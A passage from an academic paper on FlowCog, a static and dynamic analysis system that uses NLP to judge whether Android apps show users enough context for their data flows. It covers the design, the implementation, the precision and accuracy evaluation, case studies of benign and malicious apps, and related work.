Third, *FlowCog* also adopts Google Image to analyze the topics of images extracted in previous step. Specifically, *FlowCog* stores each image as a URL, uploads the URL to Google Image's server, and uses a headless browser to obtain a result returned by Google. Note that because Google Image restricts the number of uploaded image from each IP address for a given interval, *FlowCog* only uploads images when the OCR engine cannot extract texts from the image.

Lastly, for non-image fragments, *FlowCog* re-





Figure 5: Flow and Semantics Inference in *FlowCog*

lies on a manual-curated list to extract semantics. Take Google Map for example. We specify two pairs of fragment name and semantics, (e.g., <com.google.android.gms.maps.SupportMapFragment, map>, <com.google.android.maps.MapView, map> ) to represent a map object in the list, so that when *FlowCog* finds this fragment in a layout file or related code, a "map" semantics will be added.

### 3.4 Flow and Semantics Correlation Inference

In this section, we give an overview about how *FlowCog* infers the correlation between a given data flow and the extracted semantics. Because we do not claim any contributions in this component, we leave the detailed design in the Appendix. Figure 5 illustrates an overview of the design of this inference engine, which takes the flow and the text-based semantics as input and outputs whether these two are correlated. Specifically, in this part, *FlowCog* extracts the documents associated with the flow's APIs (e.g., $getLine1Number()$ and $HTTPClient.execute()$), and feeds the documents as well as previously extracted text-based semantics—with translation to English language if necessary—into an NLP module. The NLP module cleans the raw texts by converting them into a list of action-resource pairs (e.g., <"synched", "cloud">) using an NLP parser. After that, resource filter will filter those less-informative pairs generated from API doc and feed all the remaining ones into two classifiers, one learning-based and the other learning-free, and *FlowCog* will calculate a score based on the results from these two classifiers using logistic regression. We now discuss these two classifiers.

On one hand, the learning-based classifier vectorizes action-resource pairs into a numeric feature using bag-of-words [10] and TF-IDF [7]. Each element in the feature vector indicates the importance of a word or action-resource pair in identifying the target data flow. Then, two machine learning (ML) modules, namely gradient boosting and linear SVM, will take the feature vector as input for both training and prediction. Note that we choose these two ML modules because they preform the best among all the classifiers that we evaluated. The prediction results including confidence scores from these two ML modules are combined by another logistic regression module.

On the other hand, the learning-free classifier, i.e., the similarity one, measures the similarity between the action-resource pair lists from the flow's API documents and the extracted text-based semantics. Specifically, *FlowCog* converts both lists into a vector representation of words, called word embedding. (Word embedding can represent words in a continuous vector space, where semantically similar words will be mapped to nearby points.) Then, *FlowCog* transforms each action-resource pair in both lists to a vector through Word2Vec model [26], one of the most popular predictive model for learning word embedding from raw texts. Lastly, *FlowCog* calculates a similarity score between two lists from the flow's API documents and the extracted text-based semantics to represent the correlation between the given data flow and the extracted texts.

### 3.5 Optional Dynamic Analysis

*FlowCog* supports an optional dynamic analysis module to perform a dynamic value analysis and output certain strings and view IDs that cannot be resolved statically. Based on our observation, only 5.3% statements belong to such category. The dynamic analysis works in three steps.

First, the dynamic analysis instruments Android app by identifying all the text-setting statements and printing the values their parameters as well as the target text-setting statement's location immediately before each text-setting statement. The text-setting statements that we currently instrumented are listed as follows: *setTitle(...)*, *setText(...)*, *setMessage(...)*, *setPositiveButton(...)*, *setNegativeButton(...)* and *setButton(...)*.

Second, we adopt a customized version of AppsPlayground [29] to install the app on emulator and automatically explore the app dynamically. In particular, our customized AppsPlayground adopts an image processing approach to identify clickable elements and sends event signals to increase the exploring coverage. Each app is set to be explored for at most 20 mins.

Lastly, during the dynamic app exploration, when any text-setting statement is encountered, its string argument value as well as the statement's location will be printed out. After execution, these logs will be extracted and stored in a NoSql database. The key for each record is the app's name and the statement's location, while the value include the texts associated with the corresponding statements' arguments. During static analysis, if *FlowCog* encounters a string argument whose value cannot be resolved, it will lookup the database built in dynamic analysis.

Table 1: Lines of Code (LoC) of Different Components of *FlowCog*

| Component | Language | LoC |
|---|---|---|
| Flow-related Semantics Extraction | Java | ∼12,000 |
| Classifiers | Python | ∼3,000 |
| Dynamic Analysis | Python, Java | ∼1,000 |
| Misc | Python | ∼500 |
| Total | Java, Python | ∼16,500 |

# 4 Implementation

Now we discuss the implementation of *FlowCog* in this section. *FlowCog* involves ∼16,500 Lines of Code (LoC) in total, excluding any third-party libraries, such as FlowDroid, Soot, and Stanford parser. A detailed breakdown of each component can be found in Table 1. The semantics extraction part, such as finding views, activation events and guarding conditions, contains ∼12,000 LoC, the part about correlating semantics and flows, i.e., multiple classifiers, contains ∼3,000 LoC, our dynamic analysis ∼1,000 and others ∼500. We then discuss details of each component.

First, as discussed, we adopt FlowDroid, a precise and efficient Java-implemented static analysis system, to discover all information flows. All analysis steps operate on Jimple intermediate representation (IR) [32], a typed 3-address IR suitable for optimization and easy to understand. *FlowCog* uses Soot framework [23] to transform an app into Jimple codes, a widely used Java optimization framework. In text extraction engine, *FlowCog* also needs to run data flow analysis to find flow's related views. Such data flow analysis component is also based on the taint analysis framework provided by FlowDroid.

Second, we implement a crawler using BeautifulSoup [1] to crawl API documents for methods associated with each flow. Then we use Stanford Parser Wrapper [4], a Python wrapper of Stanford Parser, to cleanse these raw texts, transform them into a set of valid none-verb pairs, serving as the inputs for classifiers. Before feeding texts into classifier, we use mtranslate package [2], a Python wrapper of Google Translate API, to translate non-English texts into English. For learning-based classifier, *FlowCog* uses Python's Scikit-learn library [6], which integrates all the machine learning modules we have used in our implementation and evaluation. As for the similarity classifier, *FlowCog* chooses Word2Vec, a popular computationally-efficient predictive model for learning word embeddings.

Lastly, we use apktool [8] to decompile Android apk files. Then we write Python scripts to parse the XML resource files extracted from decompiled apk files. To extract texts from image, we adopt pytesseract package [5], a Python wrapper for google's Tesseract-OCR, one of the most popular open-source OCR tools. For dynamic analysis, we write a Soot-based Java program in ∼400 lines of codes to automatically instrument apps and then manage and customize AppsPlayGround [29] with ∼600 lines of Python codes to dynamically explore the instrumented apps.

# 5 Evaluation

In this section, we evaluate *FlowCog* by answering the following four research questions.

- RQ1: How accurate is *FlowCog* in identifying positive and negative flows, i.e., correlating Android app's semantics and each flow?
- RQ2: How much does flow contexts, e.g., semantics in apps' GUI, improve the overall accuracy of *FlowCog*?
- RQ3: How does *FlowCog*'s classification algorithm compare with other alternative, naïve approaches?
- RQ4: How effective is *FlowCog* in extracting flow contexts?

## 5.1 Experiment Setup, Dataset and Ground Truth

We run all the experiments on a Ubuntu 14.04 server with Intel Xeon 2.8G, 16 cores CPU and 32G memory. The overall dataset contains 6,000 benign and malicious apps. All the 4,500 benign apps are randomly crawled from Google Play and 1,500 malicious ones are randomly selected from Drebin dataset [11, 25]. FlowDroid with its default setting, i.e., flow- and context-sensitive, is used as the existing static analysis tool to extract information flows—we run FlowDroid on each app for 20 mins and then terminate it if no results are outputted. In the end, 1,299 benign apps terminate successfully, and 361 of them generate 1,043 flows; 586 malicious apps terminate successfully, and 255 of them generate 1,299 flows. The sizes of apps range from 16.9KB to 51.9MB.

Note that we realize that some limitations of FlowDroid, such as low termination ratio and lack of inter-component analysis, may have impacts on the final results. We did try to run FlowDroid for a longer time, such as four hours on a small set of unfinished apps—it turns out that FlowDroid cannot finish analyzing these apps either. We would like to emphasize that because the flows found by FlowDroid contain all possible pairs of sources and sinks, we believe that we have already tested *FlowCog* on varieties of flows. In addition, *FlowCog* can be combined with any other static or dynamic analysis tools outputting information flows. Because FlowDroid is the most popular and open-source static analysis tool, we rely on FlowDroid in our evaluation.

Next, we present how to obtain the ground truth for the dataset. We ask three graduate students to manually annotate each flow of Android apps as either *positive*, i.e., the app provides enough semantics for the flow, or *negative*, i.e., the app does not provide enough semantics. The details of the manual annotation work as fol-

Table 2: Manually-annotated Ground Truth and Overall Performance of *FlowCog* against the Ground Truth

| App Type | # of Apps | # of Apps with Flows | # of Total Flows | # of Positive Flows | # of Negative Flows | TP | TN | FP | FN | Precision | Recall | Accuracy |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Benign App | 1,299 | 361 | 1,043 | 688 | 355 | 352 | 197 | 38 | 18 | 90.3% | 95.1% | 90.7% |
| Malicious App | 586 | 255 | 1,299 | 675 | 624 | 312 | 259 | 35 | 31 | 89.9% | 91.0% | 89.6% |
| Overall | 1,885 | 616 | 2,342 | 1,363 | 979 | 664 | 456 | 73 | 49 | 90.1% | 93.1% | 90.2% |

lows. Each student is provided with information flows, Android apps, and app descriptions. We instruct the student to install Android apps, look at app descriptions and each information flow in the context of the app, and then infer whether the information flow as positive or negative based on their own knowledge.

The final ground truth results are determined by a majority vote of three students. In practice, all the 2,342 flows are unanimously annotated by the three students, which indicates that people have very few discrepancies in understanding semantics. In total, they have spent around 150 hours to annotate all these flows. Now let us describe the ground truth results in Table 2. Among the 1,043 flows from benign apps, 688 of them are positive and 355 are negative. As for the 1,299 flows from malicious apps, 675 are annotated as positive and 624 are negative. We randomly select half of the apps and use flows from these apps (650 positive flows and 450 negative flows) as training set and the remaining 1,242 flows as testing set.

### 5.2 RQ1: Precision, Recall and Accuracy

In this research question, we measure *FlowCog*'s *true positives* (TP), *true negatives* (TN), *false positives* (FP) and *false negatives* (FN) based on our manually annotated ground truth. From TP, TN, FP and FN, we further calculate the *precision*, *recall* and *accuracy*. Precision is defined as $TP/(TP+FP)$, recall as $(TP/(TP+FN)$, and accuracy as $(TP+TN)/(TP+TN+FP+FN)$.

Table 2 illustrates the evaluation results of *FlowCog* in accuracy. The overall precision, recall and accuracy are 90.1%, 93.1% and 90.2% respectively. *FlowCog*'s accuracy, i.e., 90.7%, on benign apps is slightly higher than one on malicious apps, i.e., 89.6%. The major reason is that malicious apps have higher false negative. Our manual analysis shows that many of those are caused by inefficient training set.

We further break down the overall accuracy of *FlowCog* based on the used permissions, e.g., Location and SMS, and then calculate each permission category's accuracy. Specifically, each flow is categorized based on its source and sink's permissions respectively. Take a flow flow "getLongitude(...) -> sendTextMessage(...)" as example. This flow is counted in both Location and SMS permission categories. Note that many permissions, e.g., Audio and Camera, are not present in our evaluation dataset.

Table 3 shows the detailed break-down results of accuracy based on permissions. Top six rows show source permissions, and bottom two rows sink permissions. There are two things worth noticing here. First, the general trend excluding some exceptions noted below is that the larger training data *FlowCog* has, the better accuracy results we can get for *FlowCog*. In the source permission categories, "Credential" has the highest accuracy while "Calendar" the lowest. In the sink permission categories, the accuracy number in "Internet" category is higher than the one in "SMS". Second, flows that have different semantics presentations have a lower accuracy than these that do not. Take flows with a "Location" permission for example. Such flows can be interpreted in many different ways, such as "map", "location", and "local weather". Hence the accuracy for "Location" is lower than that for "Phone Number", which is usually represented in literal.

### 5.3 RQ2: Effectiveness of Flow Contexts

In this subsection, we show that flow contexts can improve *FlowCog*'s accuracy in classifying positive and negative flows. Particularly, we compare *FlowCog* with approaches that takes (*i*) only apps' descriptions, (*ii*) only flow contexts, (*iii*) apps' description and all the flow's contexts, and (*iv*) apps' description and the context for only the target flow (i.e., *FlowCog*). The purpose is to show that contexts for the target flow can provide more information in correlating the flow with app's semantics, but other flow's contexts will have a negative impact.

The right four columns in Table 4 show our evaluation results. The accuracy for *FlowCog* is the highest among all other possibilities. The results show that flow contexts provide more information than the app descriptions, and at the same time app descriptions provide a background for flow contexts—therefore, the combination of these two provides a good result for *FlowCog*. At the same time, the results also show that other flows' contexts may provide negative impacts on the overall accuracy. Specifically, the false positive is very high when we include other flows' contexts, because such contexts may be unrelated to the target flow.

### 5.4 RQ3: Comparison with Alternative Classification Approaches

In this subsection, we would like to justify why we make such a choice in designing *FlowCog*. Specifically, we want to compare the followings: (i) learning-based model vs. learning-free model vs. the hybrid model

Table 3: Flow Classification Accuracy by Permissions

| Permission | Number | TP | TN | FP | FN | Precision | Recall | F-1 Score | Accuracy |
|---|---|---|---|---|---|---|---|---|---|
| Location | 173 | 64 | 73 | 16 | 20 | 80% | 76.2% | 0.78 | 79.2% |
| Contact | 132 | 48 | 57 | 14 | 13 | 77.4% | 78.7% | 0.78 | 79.5% |
| Credential | 443 | 320 | 106 | 15 | 2 | 95.5% | 99.4% | 0.97 | 96.2% |
| Calendar | 12 | 3 | 5 | 1 | 3 | 75% | 50% | 0.60 | 66.7% |
| Device/Card ID | 373 | 161 | 180 | 22 | 10 | 88.0% | 94.2% | 0.91 | 91.4% |
| Phone Number | 103 | 66 | 31 | 5 | 1 | 93.0% | 98.5% | 0.96 | 94.2% |
| Internet | 1,009 | 606 | 319 | 52 | 32 | 92.1% | 95.0% | 0.94 | 91.7% |
| SMS | 233 | 58 | 137 | 21 | 17 | 73.4% | 77.3% | 0.75 | 83.7% |

Table 4: Comparison of *FlowCog* with other techniques

| Variations | Keyword | Simple NLP | Similarity Model | Learning Model | Learning Model (Small training set) | Descriptions Only | Flow Contexts Only | All Semantics | *FlowCog* |
|---|---|---|---|---|---|---|---|---|---|
| Accuracy | 73.5% | 80.9% | 79.3% | 88.3% | 65.5% | 81.0% | 82.5% | 82.2% | 90.2% |

combining learning-based and learning-free, (ii) gradient boosting (GB) plus linear support vector machine (SVM) vs. other learning models, and (iii) NLP-based vs. keyword-based.

First, we would like to justify why *FlowCog* adopts a hybrid model that combines learning based and learning-free approaches. Table 4 shows the results of comparing the learning-free, learning-based, learning-based with a small training set, and hybrid (i.e., *FlowCog*). A pure learning-free approach, i.e., the similarity model in Table 4, has a bad overall accuracy, i.e., 79.3%, and that is why we need a learning-based approach. The overall accuracy of a learning-based approach is high, i.e., 88.3%, but such approach performs badly when the training set, e.g., these flows that leaking out Calendar via SMS, is small. Specifically, the accuracy, as shown in Table 4, is only 65.5% for such Calendar-to-SMS flows. Therefore, we choose a hybrid approach for the design of *FlowCog* in the end.

Second, we would like to justify the two learning algorithms, i.e., Gradient Boosting (GB) and linear Support Vector Machine (SVM), used in *FlowCog*'s learning-based approach. Specifically, we compare many different machine learning algorithms, including Logistic Regress (LR), Decision Tree (DT), Naïve Bayes (NB), linear Support Vector Machine (SVM) and Gradient Boosting (GB).

Table 5 shows the comparison results of different algorithms. The accuracies of efficient algorithms, such as LR, DT and NB, are all bad, i.e., below 80%. SVM and GB perform better with 81% and 84% respectively, but are still not satisfying. Therefore, we evaluated combinations of different algorithms in Rows 6–10 of Table 5. Among all the combinations that we evaluated, the combination of GB and SVM achieves the best results (93.1%). Note that one takeaway here is that classical efficient classification algorithms, e.g., LR, DT and NB, do not work well for our problem.

Lastly, we want to justify why we want to use NLP-based approach rather than a simple keyword-based one. Specifically, we implemented a keyword-based approach and compare it with *FlowCog*. Here is how the keyword-based approach, which measures the correlation between extracted semantics and target data flows, works. We manually generate 10 keywords for each category listed in Table 3. Each flow corresponds to two categories and thus has 20 keywords. Then, for each keyword, we get a list of synonyms using a Python library PyDictionary [3]. Next, we search each flow's keywords and their synonyms in their flow-related texts and descriptions. If we can find three matches, we will consider this flow as positive; otherwise negative.

Table 5: Accuracy of Different Learning Algorithms

| Algorithm | Precision | Recall | Accuracy |
|---|---|---|---|
| Logistic Regression (LR) | 84.2% | 84.3% | 81.9% |
| Decision Tree (DT) | 73.8% | 84.3% | 73.8% |
| Naive Bayes (NB) | 84.3% | 83.3% | 81.4% |
| Support Vector Machine (SVM) | 86.8% | 86.1% | 84.5% |
| Gradient Boosting (GB) | 84.2% | 91.7% | 85.3% |
| LR + DT | 82.0% | 84.5% | 84.5% |
| LR + NB | 84.5% | 81.1% | 80.6% |
| DT + SVM | 85.3% | 88.9% | 86.0% |
| GB + NB | 84.5% | 88.9% | 84.5% |
| GB + SVM | 90.1% | 93.1% | 90.2% |

Apart from the simple keyword-based approach, we also introduce a keyword-based approach with some simple NLP components. Specifically, we do not use keyword's synonyms, but parse the flow-related texts and descriptions using Stanford Parser [14]. We keep nouns and verbs as they usually contain a sentence's most information, do word stemming on remaining words, and discard the duplicate ones. Next, we compute the similarity score of this word list and the keyword list, using the Word2Vec similarity model discussed in Section A.4, and then make a classification decision based on the score.

We evaluate the keyword-based, keyword plus simple NLP, and *FlowCog* using the same testing set. The

Table 6: Accuracy in Extracting Flow-related Texts

| App Type | # of Flows | # of Manually-found Text Blocks | # of Text Blocks Found by *FlowCog* | Accuracy |
|---|---|---|---|---|
| Benign | 27 | 288 | 273 | 94.5% |
| Malicious | 41 | 337 | 331 | 98.3% |

Table 7: Accuracy in Extracting Flow-related Non-text Informative Elements

| Type | # of Items in Total | # of Items solved by *FlowCog* | Accuracy |
|---|---|---|---|
| Image with Texts | 30 | 27 | 90.0% |
| Image without Texts | 23 | 23 | 100% |
| Non-image Views | 2 | 2 | 100% |

keyword-based approach performs the worst, only with 73.5% accuracy. The keyword-plus-simple-NLP approach is better than the pure keyword-based, achieving 80.9%. Note that this is also better than our similarity classifier alone with 79.3% accuracy. We do not adopt any keyword-based approaches in *FlowCog* because many manual works are involved and we want a fully automated approach.

### 5.5 RQ4: Effectiveness of Contexts Extraction

In this experiment, we study the accuracy of *FlowCog* in extracting flow contexts. Here is how we obtain the ground truth. We manually inspect 68 flows, i.e., these from ten benign apps in Google Play and ten malicious apps in Drebin dataset. In particular, we first instrument FlowDroid to display the detailed information of each flow, including the data path and call path, so that we know how to trigger the information flow. Then, we install and play with each app directly to trigger the information flow and record all the semantics that we see during the triggering process. Next, we decompile the apps using apktool [8] to find the classes that each statements in call path resides and map the semantics that we see to the corresponding text blocks or non-text items in the apps. These text or non-text resources are the ground truth used in this subsection.

Now let us look at the results. Table 6 shows *FlowCog*'s accuracy in extracting text-related contexts. In particular, *FlowCog* can extract 94.5% of flow-related texts from benign apps, and 98.3% of flow-related texts from malicious apps. We do not find any false positives, i.e., texts extracted by *FlowCog* are all related to the views.

Here are two reasons that *FlowCog* fails to extract some of the texts. First, three of the failed scenarios are caused by encoding issues of our implementation: some texts can be correctly rendered during our dynamic evaluation, but turn out to be garbled when extracted by *FlowCog*. Note that this is a minor implementation issue in converting texts in different encodings. *FlowCog* does support multiple languages: before feeding texts to classifiers, if any texts are not recognized as English, *FlowCog* will use a Python library called mtranslate [2] to translate them into English.

Second, the remaining 18 texts that *FlowCog* fails to extract are caused by the limitations of static value analysis: completely solving value analysis is still a fundamental challenges suffered by all static analysis tools. *FlowCog* adopts a bunch of heuristic rules to try our best to resolve those non-constant string values, but there are still 7 cases that we cannot resolve. Moreover, we also find 11 dynamic texts: the texts are dynamically loaded and cannot be found in the app's package. Static analysis cannot solve dynamically-loaded texts and the dynamic analysis tool that we use, i.e., AppsPlayground, does not trigger this specific code branch. Fortunately, most of dynamic texts have default values, which can be discovered by *FlowCog* and are usually sufficiently informative. For example, one gaming app will display various promotion texts during loading. Its default string value is "Now loading", which is sufficient to let user know that the app is using Internet.


Next, Table 7 shows the accuracy of *FlowCog* in extracting information from informative non-text items: (i) images with texts, (ii) images without texts, such as mail icons, and (iii) non-image fragments, such as ads and maps. *FlowCog* can successfully extract 27 out of 30 texts embedded in images through OCR tool. The rest three images' texts are extracted as garbled texts. As for non-text images, there are 23 such images are informative to users. Google Images can successfully extract all of their semantic meanings.

For non-image views, we have seen many ad fragments, but we do not consider them as informative. Some ad library will send user's location to Internet for user targeting. However, we believe most users do not expect such location-leaking activities and thus we classify such flows as negative, unless other informative texts are given. We also see two map fragments in this experiment, which *FlowCog* can recognize.

## 6 Case Study


In this section, we perform a case study on a variety of data flows in different types of apps and discuss whether the app provides enough semantics for the flow, i.e. classified as positive or negative by *FlowCog*.

- **Positive and negative flows in the same app.** Due Date Calculator, shown in Figure 6a, is an app that allows a mother or mother-to-be to calculate her due date of an incoming baby. This app contains two flows, both from the database to the Internet. One flow is sending the email address of the user to the Internet, and the other is sending URLs in another database to





(a) Due Date Calculator – Mobile Mom


(b) Home of Ocarina




(c) Digital Clock Disc




(d) SMS Irrirate



(e) Merry Christmas

Figure 6: Screenshots of Different Apps in the Case Study

the Internet. *FlowCog* classifies the former as positive as flow contexts like "Send" and "Email Address" are available to the user, but the latter as negative due to lack of flow contexts. In fact, our manual inspection reveals that the database belongs to a third party library called Urban Airship, which is used to deliver third-party ads. The app user has no knowledge of such information leak. Note that existing app-level semantics correlation tools will not be able to differentiate such two flows, because they will ask for the same permissions.

- **A positive flow but not mentioned in the app description.** Home of Ocarina, shown in Figure 6b, is an official app of a company. This app contains a flow that leaks out users' geo-location. Interestingly, the app description only introduces some background information of the company, i.e., nothing related to geo-location. This flow is positive because the app allows a user to navigate to the Ocarina headquarter when she clicks the "Map" Button in the app. *FlowCog* can successfully extract flow contexts, such as "location of Home of Ocarina" and a Google map fragment, thus classifying the flow as positive. Note that this example is an good illustration of why we need flow contexts in addition to app descriptions.
- **A negative flow in a benign app.** Digital Clock Disc Widget (pl.thalion.mobile.holo.digitalclock) in Figure 6c is a benign app with a negative flow. Specifically, the app leaks out users' geo-location as well as the device ID to the Internet in an *onCreate* lifecycle callback. The app's description only shows how to add this clock widget to users' home screen, and the GUI of the app is about the clock only. That is, although the app sends out users' geo-location and device ID, no flow contexts are provided in the app. *FlowCog* marks this flow as negative because *FlowCog* only extracts "Set Alarm", "Text clock on Widget", "Change Color Theme", "–:–", "ON", "OFF" and "Designed by Thalion" from the app for the flow. None of the aforementioned texts are related to geo-location or device ID, and thus *FlowCog* cannot correlate the flow with the texts.
- **A positive flow in a malicious app.** SMS Irritate, shown in Figure 6d, is a malicious app from Drebin dataset [11, 25] with a positive flow leaking out user-specified information via short message. The purpose of this app is to send a large amount of user-specified messages to a designated phone number repeated and "irritate" the recipient. Although this is a malicious app, the flow is positive because the user of the app will understand that the app is used to send out messages. *FlowCog* will also mark the specific flow as positive, because *FlowCog* can successfully extract all the aforementioned texts, such as "Send to" and "Number of SMS to flood".
- **A negative flow in a malicious app.** Merry Christmas is another malicious app from Drebin dataset, which sends out users' information without their knowledge. Specifically, this app is a trojan, which pretends to be a gaming app, but hijacks the user's phone and leaks out confidential data while the user is playing the game. Figure 6e shows the interface of the trojan app. This malicious app has many information flows, including sending users' phone number, contacts, sim serial number and device ID to the Internet. *FlowCog* mark all the information flows in this app as negative, because no semantics are provided to justify these flows. Specifically, *FlowCog* successfully finds that all these flows are triggered by an *onCreate*() callback of an activity in the app and then extract semantics, which only include gaming tips, such as "Move the box to the target empty position ...", and app control information,

such as "Are you sure you would like to exit?".

## 7 Discussions

First, we discuss the value analysis performed in *FlowCog*. We are aware that value analysis is a traditionally hard problem and cannot be solved solely by static analysis. *FlowCog* is able to resolve most, i.e., 95%, values for view IDs and strings, because these values are mostly static and pre-defined in Android apps. Even if they are defined dynamically in a rare case, *FlowCog* also relies on an optional dynamic analysis component to resolve the values.

Second, we discuss how clickjacking attacks, or in general UI redress attacks, influence our results. Simply put, these attacks are out of scope of the paper—all the information flows have already been given permissions in Android apps and thus the apps do not need a UI redress attack to fool the user to click something. More importantly, because *FlowCog* only identifies views that are related to a specific flow, other invisible views above or below are skipped by *FlowCog* and not considered in the semantics extraction stage.

Lastly, we talk about native code or JavaScript code in Android apps. FlowDroid does not support such non-Java code and thus *FlowCog* cannot deal with information flows related to native code or WebView-based JavaScript code either. We believe that *FlowCog* can be integrated with any future work that considers non-Java code, because semantics of Android apps are mostly provided in Java code.

## 8 Related Work

We discuss related works that apply either programming analysis or natural language processing on Android apps.

First, many works aim to detect information flows of Android apps [12, 15, 24, 30, 33]. FlowDroid [12] is a static precise taint analysis systems based on Soot framework. It is context-, flow-, field- and object-sensitive while still very efficient: FlowDroid transforms taint analysis's information flow problem into an IFDS problem, and then uses an efficient IFDS solver to find the solution. FlowDroid does not support inter-component analysis. To address this limitation, static analysis systems Amandroid [33], DroidSafe [18] and IccTA [24] are proposed to provide Android inter-component taint analysis. In addition to static analysis, dynamic analysis systems are also proposed to detect Android information flows. TaintDroid [15] conducts taint analysis dynamically by proposing a customized Android framework. Uranine [30], on the other hand, detects information leakage by instrumenting app without modifying the operating system. EdgeMiner [13] is an approach that detects implicit control flow transitions in the Android framework but does not analyze Android apps directly. None of these works attempt to infer whether an Android app provides sufficient semantics for information flows. That said, *FlowCog* can work with any such systems to determine whether enough semantics is provided.

Second, Android app's execution context is an important indicator to analyze app's behaviors. Several works are proposed to detect malicious Android apps based on execution contexts. AppContex [34] finds the contexts related to a set of suspicious actions, and then classifies the app as benign or malicious according to these actions as well as their corresponding behaviors. Similarly, TriggerScope [17] identifies narrow conditional statements, called triggers, and infers possible suspicious actions based on these triggers. DroidSift [36] classifies Android malware using weighted contextual API dependency graphs. As a comparison, *FlowCog* goes beyond app's execution contexts, i.e., activation events and guarding conditions, to find Android views and extract semantics related to these views.

Third, NLP techniques are also used in Android privacy. WHYPER [27] is the first work that aims to bridge the gap between semantics and behaviors of Android apps by using NLP techniques. Specifically, it extracts semantics from app's descriptions and API documents, and then determines whether the descriptions justify the usage of certain permissions. Another research work, AutoCog [28], tried to solve a similar problem with NLP on descriptions but used a learning-based approach using Android app's descriptions but not API documents. CHABADA [19] also extracts semantics from an app's descriptions, and then determines whether the app's API usages are consistent with the extracted semantics. Zimmeck et al. [37] propose another NLP system that extracts the semantics from app's privacy requirements and predicts whether an app is compliant with its privacy requirement. Apart from Android, NLP techniques have also been used in IoT devices to study privacy correlations [31]. AsDroid [20] correlates the stealthy behaviors of Android apps, such as a malware, with app's descriptions. DescribeMe [35] generates security-centric descriptions for Android Apps. As a comparison, *FlowCog* is the first system that analyze the correlation between information flows and the semantics—*FlowCog* faces additional challenges such as extracting flow-specific semantics.

## 9 Conclusion

Prior works correlating app behaviors and semantics are coarse-grained, i.e., on the app-level, which cannot provide insights for fine-grained information flow. Specifically, prior works cannot differentiate two flows, one with sufficient semantics provided in the GUI, i.e., available to the app users, and the other hiding secretly

in the background.

In this paper, we propose an automatic, flow-level semantics extraction and inference system, called *FlowCog*. Given an information flow, *FlowCog* can extract all the related semantics, such as texts and images, in the app via a mostly static approach with an optional dynamic component. Then, *FlowCog* adopts natural language processing (NLP) techniques to infer whether the app provide sufficient semantics for users to understand the privacy risks, i.e., the information flow. We implement an open-source version of *FlowCog* with ∼16,500 lines of code available at `https://github.com/SocietyMaster/FlowCog`. Our evaluation results show that *FlowCog* can achieve a precision of 90.1% and a recall of 93.1%.

## 10 Acknowledgement

We would like to thank anonymous reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) grants CNS-15-63843 and CNS-14-08790 and U.S. Defense Advanced Research Projects Agency (DARPA) under agreement number FA8650-15-C-7561. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF.

## References

[1] Beautiful soup documentation. https://www.crummy.com/software/BeautifulSoup/bs4/doc/.

[2] Mtranslate: A simple api for google translate. https://github.com/mouuff/mtranslate.

[3] Pydictionary: A "real" dictionary module for python. https://pypi.python.org/pypi/PyDictionary/1.3.4.

[4] Python interface to stanford core nlp tools. https://github.com/dasmith/stanford-corenlp-python.

[5] Python-tesseract: a python wrapper for google's tesseract-ocr. https://pypi.python.org/pypi/pytesseract.

[6] Scikit-learn: Machine learning in python. http://scikit-learn.org/stable/.

[7] Term frequency?inverse document frequency. https://en.wikipedia.org/wiki/Tf-idf.

[8] A tool for reverse engineering android apk files. https://ibotpeaches.github.io/Apktool/.

[9] Whyper site. https://sites.google.com/site/whypermission/.

[10] [wikipedia] bag of words model. https://en.wikipedia.org/wiki/Bag-of-words_model.

[11] D. Arp, M. Spreitzenbarth, M. Hubner, H. Gascon, K. Rieck, and C. Siemens, "Drebin: Effective and explainable detection of android malware in your pocket." in *NDSS*, 2014.

[12] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," *Acm Sigplan Notices*, vol. 49, no. 6, pp. 259–269, 2014.

[13] Y. Cao, Y. Fratantonio, A. Bianchi, M. Egele, C. Kruegel, G. Vigna, and Y. Chen, "Edgeminer: Automatically detecting implicit control flow transitions through the android framework," in *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015*, 2015.

[14] D. Chen and C. D. Manning, "A fast and accurate dependency parser using neural networks." in *Emnlp*, 2014, pp. 740–750.

[15] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones," *ACM Transactions on Computer Systems (TOCS)*, vol. 32, no. 2, p. 5, 2014.

[16] J. R. Finkel, T. Grenager, and C. Manning, "Incorporating non-local information into information extraction systems by gibbs sampling," in *Proceedings of the 43rd annual meeting on association for computational linguistics*. Association for Computational Linguistics, 2005, pp. 363–370.

